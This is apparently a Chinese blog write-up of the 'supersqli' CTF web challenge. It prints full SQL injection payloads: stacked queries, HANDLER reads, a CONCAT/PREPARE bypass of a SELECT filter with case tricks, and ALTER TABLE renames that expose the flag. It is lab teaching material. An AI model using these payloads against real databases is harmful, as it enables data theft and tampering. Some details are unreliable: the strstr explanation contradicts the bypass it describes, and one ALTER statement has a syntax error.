攻防世界之supersqli

原创

金 帛 于 2022-03-08 22:06:50 发布 5178 收藏 1
分类专栏： 攻防世界之WEB 文章标签： mysql php 安全 数据库

目录

SQL注入的确定
字段判断
爆表
联合查询
堆叠注入
字段查询
handler查询法
预编译绕过法
修改原查询法

打开连接

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

SQL注入的确定

查询1跟2，页面正常显示

查询1' and 1=1 ，出现SQL报错，说明存在SQL注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' and 1=1 提交查询

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
```

字段判断

查询

> 1' order by 1 #
>
> 1' order by 2 #

页面都能正常显示

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' order by 2 # 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

但是查询1' order by 3 #的时候页面出现错误

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' order by 3 # 提交查询

```
error 1054 : Unknown column '3' in 'order clause'
```

说明SQL语句的字段为2

爆表

联合查询

试着基础的查询

> -1' union select 1,databases #

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: -1' union select 1,datab 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

页面报错，select被过滤掉了 ， 也不能用大小写法绕过，看来得换种方法了

堆叠注入

先看看所有数据库，查询

```
-1'; show databases; #
```


这下就看见所有数据库了，根据题目提示，我们先看看supersqli这个数据库

```
-1';use supersqli;show tables;#
```

看到有两张表，纯数字的表比较可疑，先看看里面有啥字段

```
-1';use supersqli;show columns from `1919810931114514`;#
```

当纯数字字符串是表名的时候需要加反引号`



拿到了flag的位置，接着查看flag


字段查询


handler查询法

> MYSQL神秘的HANDLER命令与实现方法_Mysql_脚本之家 (jb51.net)

查询

> -1';use supersqli;handler `1919810931114514` open as p;handler p read first;#





拿到flag

预编译绕过法

若是直接查询

> select flag from `1919810931114514`

就可以直接拿到flag，可是select 被过滤掉了，所以我们可以通过预编译来绕过select的过滤

> -1';
>
> set @sql = CONCAT('sele','ct flag from `1919810931114514`;');
>
> prepare stmt from @sql;
>
> EXECUTE stmt;#

接着查询


发现set 跟 prepare被函数strstr过滤掉了，但是strstr函数不区分大小写，所以我们可以改一下大小写来绕过strstr函数


拿到flag

修改原查询法

原理就是没有过滤掉alter，将字段flag改为1，在查询的时候直接出现flag

先看看我们一开始查询1的时候那表在哪，这里我们知道原查询默认的数据库就是supersqli





所以知道原查询就在表words的字段id里头了

将放着flag的表1919810931114514名字改成words

```
alter table `1919810931114514` rename to words
```

表里头字段名flag改成id

```
alter table words change flag id varchar(100)
```

就行了

即查询

```
-1';

alter tables words rename kkk;

alter tables `1919810931114514` rename words;

alter tables words change flag id varchar(100);#
```

然后在查询1' or 1#

就拿到flag了